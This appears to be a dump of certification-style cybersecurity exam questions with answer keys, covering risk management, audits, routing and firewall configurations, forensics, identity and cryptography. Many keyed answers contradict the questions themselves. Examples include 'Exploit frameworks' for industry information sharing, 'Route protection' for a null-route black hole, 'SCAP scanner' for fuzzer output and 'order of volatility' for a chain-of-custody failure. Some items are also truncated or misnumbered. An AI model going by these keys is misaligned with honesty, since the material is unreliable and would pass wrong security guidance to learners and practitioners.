An organization has employed the services of an auditing firm to perform a gap assessment in preparation for an upcoming audit. As part of the gap assessment, the auditor supporting the assessment recommends the organization engage with other industry partners to share information about emerging attacks to organizations in the industry in which the organization functions. Which of the following types of information could be drawn from such participation?

- A. Threat modeling
- B. Risk assessment
- C. Vulnerability data
- D. Threat intelligence
- E. Risk metrics
- F. Exploit frameworks

Answer: F

NEW QUESTION 54

To prepare for an upcoming audit, the Chief Information Security Officer (CISO) asks for all 1200 vulnerabilities on production servers to be remediated. The security engineer must determine which vulnerabilities represent real threats that can be exploited so resources can be prioritized to migrate the most dangerous risks. The CISO wants the security engineer to act in the same manner as would an external threat, while using vulnerability scan results to prioritize any actions. Which of the following approaches is described?

- A. Blue team
- B. Red team
- C. Black box
- D. White team

Answer: C

NEW QUESTION 58

An engineer is evaluating the control profile to assign to a system containing PII, financial, and proprietary data.

Data Type	Confidentiality	Integrity	Availability
PII	High	Medium	Low
Proprietary	High	High	Medium
Competitive	High	Medium	Medium
Industrial	Low	Low	High
Financial	Medium	High	Low

Based on the data classification table above, which of the following BEST describes the overall classification?

- A. High confidentiality, high availability
- B. High confidentiality, medium availability
- C. Low availability, low confidentiality
- D. High integrity, low availability

Answer: B

NEW QUESTION 61

A company has hired an external security consultant to conduct a thorough review of all aspects of corporate security. The company is particularly concerned about unauthorized access to its physical offices resulting in network compromises. Which of the following should the consultant recommend be performed to evaluate potential risks?

- A. The consultant should attempt to gain access to physical offices through social engineering and then attempt data exfiltration
- B. The consultant should be granted access to all physical access control systems to review logs and evaluate the likelihood of the threat
- C. The company should conduct internal audits of access logs and employee social media feeds to identify potential insider threats
- D. The company should install a temporary CCTV system to detect unauthorized access to physical offices

Answer: A

NEW QUESTION 65

A server (10.0.0.2) on the corporate network is experiencing a DoS from a number of marketing desktops that have been compromised and are connected to a separate network segment. The security engineer implements the following configuration on the management router:

```
Router(config)# ip route 192.168.3.1 255.255.255.255 Null0
Router(config)# route-map DATA
Router(config-route-map)#match tag 101
Router(config-route-map)#set ip next-hop 192.168.3.1
Router(config-route-map)#set community no-export

Router(config-router)#redistribute static route-map DATA

Router(config)#ip route 10.0.0.2 255.255.255.255 Null0 tag 101
```

Which of the following is the engineer implementing?

- A. Remotely triggered black hole
- B. Route protection
- C. Port security
- D. Transport security
- E. Address space layout randomization

Answer: B

NEW QUESTION 69

The Chief Information Security Officer (CISO) for an organization wants to develop custom IDS rulesets faster, prior to new rules being released by IDS vendors. Which of the following BEST meets this objective?

- A. Identify a third-party source for IDS rules and change the configuration on the applicable IDSs to pull in the new rulesets
- B. Encourage cybersecurity analysts to review open-source intelligence products and threat database to generate new IDS rules based on those sources
- C. Leverage the latest TCP- and UDP-related RFCs to arm sensors and IDSs with appropriate heuristicsfor anomaly detection
- D. Use annual hacking conventions to document the latest attacks and threats, and then develop IDS rules to counter those threats

Answer: B

NEW QUESTION 70

A user workstation was infected with a new malware variant as a result of a drive-by download. The security administrator reviews key controls on the infected workstation and discovers the following:

Antivirus	Enabled
AV Engine	Current
AV Signatures	Auto Update
Update Status	Success
Heuristic Scanning	Enabled
Scan Type	On Access Scanning
Malware Engine	Enabled
Auto System Update	Enabled
Last System Update	Yesterday 2 PM
DLP Agent	Disabled
DLP DB Update	Poll every 5 mins
Proxy Settings	Auto

Which of the following would BEST prevent the problem from reoccurring in the future? (Choose two.)

- A. Install HIPS
- B. Enable DLP
- C. Install EDR
- D. Install HIDS
- E. Enable application blacklisting
- F. Improve patch management processes

Answer: BE

NEW QUESTION 73

A recent assessment identified that several users' mobile devices are running outdated versions of endpoint security software that do not meet the company's security policy. Which of the following should be performed to ensure the users can access the network and meet the company's security requirements?

- A. Vulnerability assessment
- B. Risk assessment
- C. Patch management
- D. Device quarantine
- E. Incident management

Answer: C

NEW QUESTION 76

A Chief Information Security Officer (CISO) is reviewing the results of a gap analysis with an outside cybersecurity consultant. The gap analysis reviewed all procedural and technical controls and found the following:

High-impact controls implemented: 6 out of 10 Medium-impact controls implemented: 409 out of 472 Low-impact controls implemented: 97 out of 1000

The report includes a cost-benefit analysis for each control gap. The analysis yielded the following information:

Average high-impact control implementation cost: \$15,000; Probable ALE for each high-impact control gap: \$95,000

Average medium-impact control implementation cost: \$6,250; Probable ALE for each medium-impact control gap: \$11,000

Due to the technical construction and configuration of the corporate enterprise, slightly more than 50% of the medium-impact controls will take two years to fully implement. Which of the following conclusions could the CISO draw from the analysis?

- A. Too much emphasis has been placed on eliminating low-risk vulnerabilities in the past
- B. The enterprise security team has focused exclusively on mitigating high-level risks
- C. Because of the significant ALE for each high-risk vulnerability, efforts should be focused on those controls
- D. The cybersecurity team has balanced residual risk for both high and medium controls

Answer: C

NEW QUESTION 78

After investigating virus outbreaks that have cost the company \$1,000 per incident, the company's Chief Information Security Officer (CISO) has been researching new antivirus software solutions to use and be fully supported for the next two years. The CISO has narrowed down the potential solutions to four candidates that meet all the company's performance and capability requirements:

	Solution Cost	Year 1 Support	Year 2 Support	Estimated Yearly Incidents
Product A	\$10,000	\$3,000	\$1,000	1
Product B	\$14,250	\$1,000	\$1,000	0
Product C	\$9,500	\$2,000	\$2,000	1
Product D	\$7,000	\$1,000	\$2,000	2
Product E	\$7,000	\$4,000	\$4,000	0

Using the table above, which of the following would be the BEST business-driven choice among five possible solutions?

- A. Product A
- B. Product B
- C. Product C
- D. Product D
- E. Product E

Answer: E

NEW QUESTION 82

One of the objectives of a bank is to instill a security awareness culture. Which of the following are techniques that could help to achieve this? (Choose two.)

- A. Blue teaming
- B. Phishing simulations
- C. Lunch-and-learn
- D. Random audits
- E. Continuous monitoring
- F. Separation of duties

Answer: BE

NEW QUESTION 83

The risk subcommittee of a corporate board typically maintains a master register of the most prominent risks to the company. A centralized holistic view of risk is particularly important to the corporate Chief Information Security Officer (CISO) because:

- A. IT systems are maintained in silos to minimize interconnected risks and provide clear risk boundaries used to implement compensating controls
- B. risks introduced by a system in one business unit can affect other business units in ways in which the individual business units have no awareness
- C. corporate general counsel requires a single system boundary to determine overall corporate risk exposure
- D. major risks identified by the subcommittee merit the prioritized allocation of scarce funding to address cybersecurity concerns

Answer: A

NEW QUESTION 85

An insurance company has two million customers and is researching the top transactions on its customer portal. It identifies that the top transaction is currently password reset. Due to users not remembering their secret questions, a large number of calls are consequently routed to the contact center for manual password resets. The business wants to develop a mobile application to improve customer engagement in the future, continue with a single factor of authentication, minimize management overhead of the solution, remove passwords, and eliminate to the contact center. Which of the following techniques would BEST meet the requirements? (Choose two.)

- A. Magic link sent to an email address
- B. Customer ID sent via push notification
- C. SMS with OTP sent to a mobile number
- D. Third-party social login
- E. Certificate sent to be installed on a device
- F. Hardware tokens sent to customers

Answer: CE

NEW QUESTION 89

A security engineer has implemented an internal user access review tool so service teams can baseline user accounts and group memberships. The tool is functional and popular among its initial set of onboarded teams. However, the tool has not been built to cater to a broader set of internal teams yet. The engineer has sought feedback from internal stakeholders, and a list of summarized requirements is as follows:

The tool needs to be responsive so service teams can query it, and then perform an automated response action.

The tool needs to be resilient to outages so service teams can perform the user access review at any point in time and meet their own SLAs.

The tool will become the system-of-record for approval, reapproval, and removal life cycles of group memberships and must allow for data retrieval after failure.

Which of the following need specific attention to meet the requirements listed above? (Choose three.)

- A. Scalability
- B. Latency
- C. Availability
- D. Usability
- E. Recoverability
- F. Maintainability

Answer: BCE

NEW QUESTION 90

The board of a financial services company has requested that the senior security analyst acts as a cybersecurity advisor in order to comply with recent federal legislation. The analyst is required to give a report on current cybersecurity and threat trends in the financial services industry at the next board meeting. Which of the following would be the BEST methods to prepare this report? (Choose two.)

- A. Review the CVE database for critical exploits over the past year
- B. Use social media to contact industry analysts
- C. Use intelligence gathered from the Internet relay chat channels
- D. Request information from security vendors and government agencies
- E. Perform a penetration test of the competitor's network and share the results with the board

Answer: AD

NEW QUESTION 95

A software development team is conducting functional and user acceptance testing of internally developed web applications using a COTS solution. For automated testing, the solution uses valid user credentials from the enterprise directory to authenticate to each application. The solution stores the username in plain text and the corresponding password as an encoded string in a script within a file, located on a globally accessible network share. The account credentials used belong to the development team lead. To reduce the risks associated with this scenario while minimizing disruption to ongoing testing, which of the following are the BEST actions to take? (Choose two.)

- A. Restrict access to the network share by adding a group only for developers to the share's ACL
- B. Implement a new COTS solution that does not use hard-coded credentials and integrates with directory services
- C. Obfuscate the username within the script file with encoding to prevent easy identification and the account used
- D. Provision a new user account within the enterprise directory and enable its use for authentication to the target application
- E. Share the username and password with all developers for use in their individual scripts
- F. Redesign the web applications to accept single-use, local account credentials for authentication

Answer: AB

NEW QUESTION 97

A security consultant is attempting to discover if the company is utilizing databases on client machines to store the customer data. The consultant reviews the following information:

Protocol	Local Address	Foreign Address	Status
TCP	127.0.0.1	172.16.10.101:25	Connection established
TCP	127.0.0.1	172.16.20.45:443	Connection established
UDP	127.0.0.1	172.16.20.80:53	Waiting listening
TCP	172.16.10.10:1433	172.16.10.34	Connection established

Which of the following commands would have provided this output?

- A. arp -s
- B. netstat -a
- C. ifconfig -arp
- D. sqlmap -w

Answer: B

NEW QUESTION 99

Management is reviewing the results of a recent risk assessment of the organization's policies and procedures. During the risk assessment it is determined that procedures associated with background checks have not been effectively implemented. In response to this risk, the organization elects to revise policies and procedures related to background checks and use a third-party to perform background checks on all new employees. Which of the following risk management strategies has the organization employed?

- A. Transfer
- B. Mitigate
- C. Accept
- D. Avoid
- E. Reject

Answer: B

NEW QUESTION 103

A company wants to perform analysis of a tool that is suspected to contain a malicious payload. A forensic analyst is given the following snippet:

```
^32^[34fda19(fd^43gfd/home/user/lib/module.so.343jk^rfw(342fds43g
```

Which of the following did the analyst use to determine the location of the malicious payload?

- A. Code deduplicators
- B. Binary reverse-engineering
- C. Fuzz testing
- D. Security containers

Answer: B

NEW QUESTION 104

An advanced threat emulation engineer is conducting testing against a client's network. The engineer conducts the testing in as realistic a manner as possible. Consequently, the engineer has been gradually ramping up the volume of attacks over a long period of time. Which of the following combinations of techniques would the engineer MOST likely use in this testing? (Choose three.)

- A. Black box testing
- B. Gray box testing
- C. Code review
- D. Social engineering
- E. Vulnerability assessment
- F. Pivoting
- G. Self-assessment
- H. White teaming
- I. External auditing

Answer: AEF

NEW QUESTION 109

A newly hired systems administrator is trying to connect a new and fully updated, but very customized, Android device to access corporate resources. However, the MDM enrollment process continually fails. The administrator asks a security team member to look into the issue. Which of the following is the MOST likely reason the MDM is not allowing enrollment?

- A. The OS version is not compatible
- B. The OEM is prohibited
- C. The device does not support FDE
- D. The device is rooted

Answer: D

NEW QUESTION 113

A security administrator wants to allow external organizations to cryptographically validate the company's domain name in email messages sent by employees. Which of the following should the security administrator implement?

- A. SPF
- B. S/MIME
- C. TLS
- D. DKIM

Answer: D

NEW QUESTION 116

A forensics analyst suspects that a breach has occurred. Security logs show the company's OS patch system may be compromised, and it is serving patches that contain a zero-day exploit and backdoor. The analyst extracts an executable file from a packet capture of communication between a client computer and the patch server. Which of the following should the analyst use to confirm this suspicion?

- A. File size
- B. Digital signature
- C. Checksums
- D. Anti-malware software
- E. Sandboxing

Answer: B

NEW QUESTION 121

A security architect is implementing security measures in response to an external audit that found vulnerabilities in the corporate collaboration tool suite. The report identified the lack of any mechanism to provide confidentiality for electronic correspondence between users and between users and group mailboxes. Which of the following controls would BEST mitigate the identified vulnerability?

- A. Issue digital certificates to all users, including owners of group mailboxes, and enable S/MIME
- B. Federate with an existing PKI provider, and reject all non-signed emails
- C. Implement two-factor email authentication, and require users to hash all email messages upon receipt
- D. Provide digital certificates to all systems, and eliminate the user group or shared mailboxes

Answer: A

NEW QUESTION 126

Which of the following BEST represents a risk associated with merging two enterprises during an acquisition?

- A. The consolidation of two different IT enterprises increases the likelihood of the data loss because there are now two backup systems
- B. Integrating two different IT systems might result in a successful data breach if threat intelligence is not shared between the two enterprises
- C. Merging two enterprise networks could result in an expanded attack surface and could cause outages if trust and permission issues are not handled carefully
- D. Expanding the set of data owners requires an in-depth review of all data classification decisions, impacting availability during the review

Answer: C

NEW QUESTION 129

A software development team has spent the last 18 months developing a new web-based front-end that will allow clients to check the status of their orders as they proceed through manufacturing. The marketing team schedules a launch party to present the new application to the client base in two weeks. Before the launch, the security team discovers numerous flaws that may introduce dangerous vulnerabilities, allowing direct access to a database used by manufacturing. The development team did not plan to remediate these vulnerabilities during development. Which of the following SDLC best practices should the development team have followed?

- A. Implementing regression testing
- B. Completing user acceptance testing
- C. Verifying system design documentation
- D. Using a SRTM

Answer: D

NEW QUESTION 131

After multiple service interruptions caused by an older datacenter design, a company decided to migrate away from its datacenter. The company has successfully completed the migration of all datacenter servers and services to a cloud provider. The migration project includes the following phases: Selection of a cloud provider Architectural design Microservice segmentation Virtual private cloud Geographic service redundancy Service migration The Chief Information Security Officer (CISO) is still concerned with the availability requirements of critical company applications. Which of the following should the company implement NEXT?

- A. Multicloud solution
- B. Single-tenancy private cloud
- C. Hybrid cloud solution
- D. Cloud access security broker

Answer: D

NEW QUESTION 136

A security controls assessor intends to perform a holistic configuration compliance test of networked assets. The assessor has been handed a package of definitions provided in XML format, and many of the files have two common tags within them: "<object object_ref=... />" and "<state state_ref=... />". Which of the following tools BEST supports the use of these definitions?

- A. HTTP interceptor
- B. Static code analyzer
- C. SCAP scanner
- D. XML fuzzer

Answer: D

NEW QUESTION 139

Legal authorities notify a company that its network has been compromised for the second time in two years. The investigation shows the attackers were able to use the same vulnerability on different systems in both attacks. Which of the following would have allowed the security team to use historical information to protect against the second attack?

- A. Key risk indicators
- B. Lessons learned
- C. Recovery point objectives
- D. Tabletop exercise

Answer: A

NEW QUESTION 141

A deployment manager is working with a software development group to assess the security of a new version of the organization's internally developed ERP tool. The organization prefers to not perform assessment activities following deployment, instead focusing on assessing security throughout the life cycle. Which of the following methods would BEST assess the security of the product?

- A. Static code analysis in the IDE environment
- B. Penetration testing of the UAT environment
- C. Vulnerability scanning of the production environment
- D. Penetration testing of the production environment
- E. Peer review prior to unit testing

Answer: C

NEW QUESTION 143

During a security event investigation, a junior analyst fails to create an image of a server's hard drive before removing the drive and sending it to the forensics analyst. Later, the evidence from the analysis is not usable in the prosecution of the attackers due to the uncertainty of tampering. Which of the following should the junior analyst have followed?

- A. Continuity of operations
- B. Chain of custody
- C. Order of volatility
- D. Data recovery

Answer: C

NEW QUESTION 147

A company wants to extend its help desk availability beyond business hours. The Chief Information Officer (CIO) decides to augment the help desk with a third-party service that will answer calls and provide Tier 1 problem resolution, such as password resets and remote assistance. The security administrator implements the following firewall change:

```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 80
```

```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 636
```

```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 5800
```

```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 1433
```

The administrator provides the appropriate path and credentials to the third-party company. Which of the following technologies is MOST likely being used to provide access to the third company?

- A. LDAP
- B. WAYF
- C. OpenID
- D. RADIUS
- E. SAML

Answer: D

NEW QUESTION 151

A business is growing and starting to branch out into other locations. In anticipation of opening an office in a different country, the Chief Information Security Officer (CISO) and legal team agree they need to meet the following criteria regarding data to open the new office:

Store taxation-related documents for five years
Store customer addresses in an encrypted format
Destroy customer information after one year
Keep data only in the customer's home country

Which of the following should the CISO implement to BEST meet these requirements? (Choose three.)

- A. Capacity planning policy
- B. Data retention policy
- C. Data classification standard
- D. Legal compliance policy
- E. Data sovereignty policy
- F. Backup policy
- G. Acceptable use policy
- H. Encryption standard

Answer: BCH

NEW QUESTION 152

An organization is currently working with a client to migrate data between a legacy ERP system and a cloud-based ERP tool using a global PaaS provider. As part of the engagement, the organization is performing data deduplication and sanitization of client data to ensure compliance with regulatory requirements. Which of the following is the MOST likely reason for the need to sanitize the client data?

- A. Data aggregation
- B. Data sovereignty
- C. Data isolation
- D. Data volume
- E. Data analytics

Answer: A

NEW QUESTION 155

A software development manager is running a project using agile development methods. The company cybersecurity engineer has noticed a high number of vulnerabilities have been making it into production code on the project.

Which of the following methods could be used in addition to an integrated development environment to reduce the severity of the issue?

- A. Conduct a penetration test on each function as it is developed
- B. Develop a set of basic checks for common coding errors
- C. Adopt a waterfall method of software development
- D. Implement unit tests that incorporate static code analyzers

Answer: D

NEW QUESTION 157

An organization has established the following controls matrix:

	Minimum	Moderate	High
Physical Security	Cylinder Lock	Cipher Lock	Proximity Access Card
Environmental Security	Surge Protector	UPS	Generator
Data Security	Context-Based Authentication	MFA	FDE
Application Security	Peer Review	Static Analysis	Penetration Testing
Logical Security	HIDS	NIDS	NIPS

The following control sets have been defined by the organization and are applied in aggregate fashion:

Systems containing PII are protected with the minimum control set. Systems containing medical data are protected at the moderate level. Systems containing cardholder data are protected at the high level.

The organization is preparing to deploy a system that protects the confidentiality of a database containing PII and medical data from clients. Based on the controls classification, which of the following controls would BEST meet these requirements?

- A. Proximity card access to the server room, context-based authentication, UPS, and full-disk encryption for the database server.
- B. Cipher lock on the server room door, FDE, surge protector, and static analysis of all application code.
- C. Peer review of all application changes, static analysis of application code, UPS, and penetration testing of the complete system.
- D. Intrusion detection capabilities, network-based IPS, generator, and context-based authentication

Answer: D

NEW QUESTION 161

A company's existing forward proxies support software-based TLS decryption, but are currently at 60% load just dealing with AV scanning and content analysis for HTTP traffic. More than 70% outbound web traffic is currently encrypted. The switching and routing network infrastructure precludes adding capacity, preventing the installation of a dedicated TLS decryption system. The network firewall infrastructure is currently at 30% load and has software decryption modules that can be activated by purchasing additional license keys. An existing project is rolling out agent updates to end-user desktops as part of an endpoint security refresh. Which of the following is the BEST way to address these issues and mitigate risks to the organization?

- A. Purchase the SSL, decryption license for the firewalls and route traffic back to the proxies for enduser categorization and malware analysis.
- B. Roll out application whitelisting to end-user desktops and decommission the existing proxies, freeing up network ports.
- C. Use an EDP solution to address the malware issue and accept the diminishing role of the proxy for URL categorization in the short term.
- D. Accept the current risk and seek possible funding approval in the next budget cycle to replace the existing proxies with ones with more capacity.

Answer: B

NEW QUESTION 164

A threat advisory alert was just emailed to the IT security staff. The alert references specific types of host operating systems that can allow an unauthorized person to access files on a system remotely. A fix was recently published, but it requires a recent endpoint protection engine to be installed prior to running the fix. Which of the following MOST likely need to be configured to ensure the system are mitigated accordingly? (Select two.)

- A. Antivirus
- B. HIPS
- C. Application whitelisting
- D. Patch management
- E. Group policy implementation
- F. Firmware updates

Answer: DF

NEW QUESTION 165

A breach was caused by an insider threat in which customer PII was compromised. Following the breach, a lead security analyst is asked to determine which vulnerabilities the attacker used to access company resources. Which of the following should the analyst use to remediate the vulnerabilities?

- A. Protocol analyzer
- B. Root cause analyzer
- C. Behavioral analytics
- D. Data leak prevention

Answer: D

NEW QUESTION 167

Ann, a member of the finance department at a large corporation, has submitted a suspicious email she received to the information security team. The team was not expecting an email from Ann, and it contains a PDF file inside a ZIP compressed archive. The information security team is not sure which files were opened. A security team member uses an air-gapped PC to open the ZIP and PDF, and it appears to be a social engineering attempt to deliver an exploit. Which of the following would provide greater insight on the potential impact of this attempted attack?

- A. Run an antivirus scan on the finance PC.
- B. Use a protocol analyzer on the air-gapped PC.
- C. Perform reverse engineering on the document.

- D. Analyze network logs for unusual traffic.
- E. Run a baseline analyzer against the user's compute

Answer: B

NEW QUESTION 170

A security technician is incorporating the following requirements in an RFP for a new SIEM: New security notifications must be dynamically implemented by the SIEM engine

The SIEM must be able to identify traffic baseline anomalies

Anonymous attack data from all customers must augment attack detection and risk scoring

Based on the above requirements, which of the following should the SIEM support? (Choose two.)

- A. Autoscaling search capability
- B. Machine learning
- C. Multisensor deployment
- D. Big Data analytics
- E. Cloud-based management
- F. Centralized log aggregation

Answer: BD

NEW QUESTION 174

An organization enables BYOD but wants to allow users to access the corporate email, calendar, and contacts from their devices. The data associated with the user's accounts is sensitive, and therefore, the organization wants to comply with the following requirements:

Active full-device encryption Enabled remote-device wipe Blocking unsigned applications

Containerization of email, calendar, and contacts

Which of the following technical controls would BEST protect the data from attack or loss and meet the above requirements?

- A. Require frequent password changes and disable NFC.
- B. Enforce device encryption and activate MAM.
- C. Install a mobile antivirus application.
- D. Configure and monitor devices with an MD

Answer: B

NEW QUESTION 176

Given the following code snippet:

```
SecCond = "188"
SecStatus = false
try (
  if (SecStatus)
    SecCond = "288"
    console.log("ship to ship")
  else
    SecCond = "normal operations"
    console.log("nothing to see here")
} catch (e) {
  SecCond = "normal operations"
  console.log(e)
  console.log("Exception logged")
}
```

Which of the following failure modes would the code exhibit?

- A. Open
- B. Secure
- C. Halt
- D. Exception

Answer: D

NEW QUESTION 177

A medical facility wants to purchase mobile devices for doctors and nurses. To ensure accountability, each individual will be assigned a separate mobile device. Additionally, to protect patients' health information, management has identified the following requirements:

Data must be encrypted at rest.

The device must be disabled if it leaves the facility. The device must be disabled when tampered with

Which of the following technologies would BEST support these requirements? (Select two.)

- A. eFuse
- B. NFC
- C. GPS
- D. Biometric
- E. USB 4.1
- F. MicroSD

Answer: CD

NEW QUESTION 180

Following a merger, the number of remote sites for a company has doubled to 52. The company has decided to secure each remote site with an NGFW to provide web filtering, NIDS/NIPS, and network antivirus. The Chief Information Officer (CIO) has requested that the security engineer provide recommendations on sizing for the firewall with the requirements that it be easy to manage and provide capacity for growth.

The tables below provide information on a subset of remote sites and the firewall options:

Location	# of Users	Connectivity	Bandwidth Utilization
St.Louis	18	50 Mbps	20 Mbps
Des Moines	12	25 Mbps	19 Mbps
Chicago	27	100 Mbps	41 Mbps
Rapid City	6	10 Mbps	8 Mbps
Indianapolis	7	12 Mbps	8 Mbps

Vendor	Maximum Recommended Devices	Firewall Throughput	Full UTM?	Centralized Management Available?
A	40	150 Mbps	Y	Y
B	60	400 Mbps	N	Y
C	25	200 Mbps	N	N
D	25	100 Mbps	Y	Y

Which of the following would be the BEST option to recommend to the CIO?

- A. Vendor C for small remote sites, and Vendor B for large sites.
- B. Vendor B for all remote sites
- C. Vendor C for all remote sites
- D. Vendor A for all remote sites
- E. Vendor D for all remote sites

Answer: D

NEW QUESTION 184

Given the following output from a security tool in Kali:

[12:17:41] dumping options:

filename: </usr/share/sectools/scans>

state: <8>

lineo: <56>

literals: <74>

sequences: [34]

symbols: [0]

req_del: <200>

mseq_len: <1024>

plugin: <none>

s_syms: <0>

literal [1] = [jf2d43kaj4i9eahfh8fbiud8sd8sdhfdfhj9]

- A. Log reduction
- B. Network enumerator
- C. Fuzzer
- D. SCAP scanner

Answer: D

NEW QUESTION 188

A government organization operates and maintains several ICS environments. The categorization of one of the ICS environments led to a moderate baseline. The organization has compiled a set of applicable security controls based on this categorization.

Given that this is a unique environment, which of the following should the organization do NEXT to determine if other security controls should be considered?

- A. Check for any relevant or required overlays.
- B. Review enhancements within the current control set.

- C. Modify to a high-baseline set of controls.
- D. Perform continuous monitorin

Answer: C

NEW QUESTION 192

A security analyst is inspecting pseudocode of the following multithreaded application:

1. perform daily ETL of data
 - 1.1 validate that yesterday's data model file exists
 - 1.2 validate that today's data model file does not exist
 - 1.2 extract yesterday's data model
 - 1.3 transform the format
 - 1.4 load the transformed data into today's data model file
 - 1.5 exit

Which of the following security concerns is evident in the above pseudocode?

- A. Time of check/time of use
- B. Resource exhaustion
- C. Improper storage of sensitive data
- D. Privilege escalation

Answer: A

NEW QUESTION 197

A security architect is determining the best solution for a new project. The project is developing a new intranet with advanced authentication capabilities, SSO for users, and automated provisioning to streamline Day 1 access to systems. The security architect has identified the following requirements:

1. Information should be sourced from the trusted master data source.
2. There must be future requirements for identity proofing of devices and users.
3. A generic identity connector that can be reused must be developed.
4. The current project scope is for internally hosted applications only.

Which of the following solution building blocks should the security architect use to BEST meet the requirements?

- A. LDAP, multifactor authentication, oAuth, XACML
- B. AD, certificate-based authentication, Kerberos, SPML
- C. SAML, context-aware authentication, oAuth, WAYF
- D. NAC, radius, 802.1x, centralized active directory

Answer: A

NEW QUESTION 199

Which of the following is an external pressure that causes companies to hire security assessors and penetration testers?

- A. Lack of adequate in-house testing skills.
- B. Requirements for geographically based assessments
- C. Cost reduction measures
- D. Regulatory insistence on independent review

Answer: D

NEW QUESTION 202

A security engineer is performing an assessment again for a company. The security engineer examines the following output from the review:

Which of the following tools is the engineer utilizing to perform this assessment?

Password complexity	Disabled
Require authentication from a domain controller before sign in	Enabled
Allow guest user access	Enabled
Allow anonymous enumeration of groups	Disabled

- A. Vulnerability scanner
- B. SCAP scanner
- C. Port scanner
- D. Interception proxy

Answer: B

NEW QUESTION 205

A database administrator is required to adhere to and implement privacy principles when executing daily tasks. A manager directs the administrator to reduce the number of unique instances of PII stored within an organization's systems to the greatest extent possible. Which of the following principles is being demonstrated?

- A. Administrator accountability
- B. PII security
- C. Record transparency
- D. Data minimization

Answer: D

NEW QUESTION 208

A systems administrator has installed a disk wiping utility on all computers across the organization and configured it to perform a seven-pass wipe and an additional pass to overwrite the disk with zeros. The company has also instituted a policy that requires users to erase files containing sensitive information when they are no longer needed.

To ensure the process provides the intended results, an auditor reviews the following content from a randomly selected decommissioned hard disk:

00000000000000000000000000000000

00000000000000000000000000000000

00000000000000000000000000000000

000000000000000000000000000000qjkeh

Which of the following should be included in the auditor's report based in the above findings?

- A. The hard disk contains bad sectors
- B. The disk has been degaussed.
- C. The data represents part of the disk BIOS.
- D. Sensitive data might still be present on the hard drive

Answer: A

NEW QUESTION 210

The Chief Information Officer (CISO) is concerned that certain systems administrators will privileged access may be reading other user's emails. Review of a tool's output shows the administrators have used web mail to log into other users' inboxes. Which of the following tools would show this type of output?

- A. Log analysis tool
- B. Password cracker
- C. Command-line tool
- D. File integrity monitoring tool

Answer: A

NEW QUESTION 213

A security analyst is troubleshooting a scenario in which an operator should only be allowed to reboot remote hosts but not perform other activities. The analyst inspects the following portions of different configuration files:

Configuration file 1: Operator ALL=/sbin/reboot Configuration file 2:

Command="/sbin/shutdown now", no-x11-forwarding, no-pty, ssh-dss Configuration file 3:

Operator:x:1000:1000:/home/operator:/bin/bash

Which of the following explains why an intended operator cannot perform the intended action?

- A. The sudoers file is locked down to an incorrect command
- B. SSH command shell restrictions are misconfigured
- C. The passwd file is misconfigured
- D. The SSH command is not allowing a pty session

Answer: D

NEW QUESTION 217

An organization is engaged in international business operations and is required to comply with various legal frameworks. In addition to changes in legal frameworks, which of the following is a primary purpose of a compliance management program?

- A. Following new requirements that result from contractual obligations
- B. Answering requests from auditors that relate to e-discovery
- C. Responding to changes in regulatory requirements
- D. Developing organizational policies that relate to hiring and termination procedures

Answer: C

NEW QUESTION 219

Company.org has requested a black-box security assessment be performed on key cyber terrain. On area of concern is the company's SMTP services. The security assessor wants to run reconnaissance before taking any additional action and wishes to determine which SMTP server is Internet-facing. Which of the following commands should the assessor use to determine this information?

- A. dnsrecon -d company.org -t SOA
- B. dig company.org mx
- C. nc -v company.org
- D. whois company.org

Answer: A

NEW QUESTION 222

A medical device company is implementing a new COTS antivirus solution in its manufacturing plant.

All validated machines and instruments must be retested for interoperability with the new software. Which of the following would BEST ensure the software and instruments are working as designed?

- A. System design documentation

- B. User acceptance testing
- C. Peer review
- D. Static code analysis testing
- E. Change control documentation

Answer: A

NEW QUESTION 227

A managed service provider is designing a log aggregation service for customers who no longer want to manage an internal SIEM infrastructure. The provider expects that customers will send all types of logs to them, and that log files could contain very sensitive entries. Customers have indicated they want on-premises and cloud-based infrastructure logs to be stored in this new service. An engineer, who is designing the new service, is deciding how to segment customers. Which of the following is the BEST statement for the engineer to take into consideration?

- A. Single-tenancy is often more expensive and has less efficient resource utilization
- B. Multi-tenancy may increase the risk of cross-customer exposure in the event of service vulnerabilities.
- C. The managed service provider should outsource security of the platform to an existing cloud compan
- D. This will allow the new log service to be launched faster and with well-tested security controls.
- E. Due to the likelihood of large log volumes, the service provider should use a multi-tenancy model for the data storage tier, enable data deduplication for storage cost efficiencies, and encrypt data at rest.
- F. The most secure design approach would be to give customers on-premises appliances, install agents on endpoints, and then remotely manage the service via a VPN.

Answer: A

NEW QUESTION 231

At a meeting, the systems administrator states the security controls a company wishes to implement seem excessive, since all of the information on the company's web servers can be obtained publicly and is not proprietary in any way. The next day the company's website is defaced as part of an SQL injection attack, and the company receives press inquiries about the message the attackers displayed on the website. Which of the following is the FIRST action the company should take?

- A. Refer to and follow procedures from the company's incident response plan.
- B. Call a press conference to explain that the company has been hacked.
- C. Establish chain of custody for all systems to which the systems administrator has access.
- D. Conduct a detailed forensic analysis of the compromised system.
- E. Inform the communications and marketing department of the attack detail

Answer: A

NEW QUESTION 236

An enterprise with global sites processes and exchanges highly sensitive information that is protected under several countries' arms trafficking laws. There is new information that malicious nation-state-sponsored activities are targeting the use of encryption between the geographically disparate sites. The organization currently employs ECDSA and ECDH with P-384, SHA-384, and AES- 256-GCM on VPNs between sites. Which of the following techniques would MOST likely improve the resilience of the enterprise to attack on cryptographic implementation?

- A. Add a second-layer VPN from a different vendor between sites.
- B. Upgrade the cipher suite to use an authenticated AES mode of operation.
- C. Use a stronger elliptic curve cryptography algorithm.
- D. Implement an IDS with sensors inside (clear-text) and outside (cipher-text) of each tunnel between sites.
- E. Ensure cryptography modules are kept up to date from vendor supplying the

Answer: C

NEW QUESTION 239

After a large organization has completed the acquisition of a smaller company, the smaller company must implement new host-based security controls to connect its employees' devices to the network. Given that the network requires 802.1X EAP-PEAP to identify and authenticate devices, which of the following should the security administrator do to integrate the new employees' devices into the network securely?

- A. Distribute a NAC client and use the client to push the company's private key to all the new devices.
- B. Distribute the device connection policy and a unique public/private key pair to each new employee's device.
- C. Install a self-signed SSL certificate on the company's RADIUS server and distribute the certificate's public key to all new client devices.
- D. Install an 802.1X supplicant on all new devices and let each device generate a self-signed certificate to use for network access.

Answer: D

NEW QUESTION 244

